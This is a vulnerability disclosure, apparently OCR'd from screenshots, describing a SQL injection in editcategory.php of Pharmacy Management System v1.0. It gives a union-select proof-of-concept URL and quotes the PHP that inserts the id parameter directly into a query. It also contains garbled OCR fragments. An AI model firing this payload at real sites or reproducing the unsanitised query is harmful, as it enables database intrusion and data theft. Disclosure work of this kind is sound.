
Pharmacy Management System v1.0 SQL Injection in editcategory.php

Introduction

There is a SQL Injection in editcategory.php in Pharmacy Management System v1.0.

I put all the php files to the web root path, so I use /editcategory.php, or it can also be placed at /dawapharma/dawapharma/editcategory.php etc.

POC



不安全 | [redacted]/editcategory.php?id=-1%27%20union%20select%201,(version()),3,4;--+

PHARMA
GENCY SOFTWARE

Tue Jun 28 2022 14:55:57 GMT+0800 (中国标准时间)

Edit Categories Management

ırd
turer
es

Categories Name: 10.3.34-MariaDB-0+deb10ul

Status: Available

Update


the "10.3.34-MariaDB-0+deb10ul" is the database version I use, so it is a SQL injection that can echo the content.

POC:

```
/editcategory.php?id=-1%27%20union%20select%201,(version()),3,4;--+
```

Vulnerability Analysis

in the editcategory.php, the logic as follows:



dawapharma > dawapharma > editcategory.php

```
<?php include('./constant/layout/head.php');?>
<?php include('./constant/layout/header.php');?>

<?php include('./constant/layout/sidebar.php');?>
<!--  Author Name: Mayuri K.
 for any PHP, Codeignitor, Laravel OR Python work contact me at mayuri.infospace@gmail.com
 Visit website : www.mayurik.com -->

<?php include('./constant/connect.php');

$sql="SELECT * from categories where  categories_id='".$_GET['id']."'";
  $result=$connect->query($sql)->fetch_assoc();  ?>
```

the wabpage use the id parameter as part of sql statement directly.

abb5951e5701.png&title=Pharmacy%20Management%20System%20v1.0%20SQL%20Injection%20in%20editcategory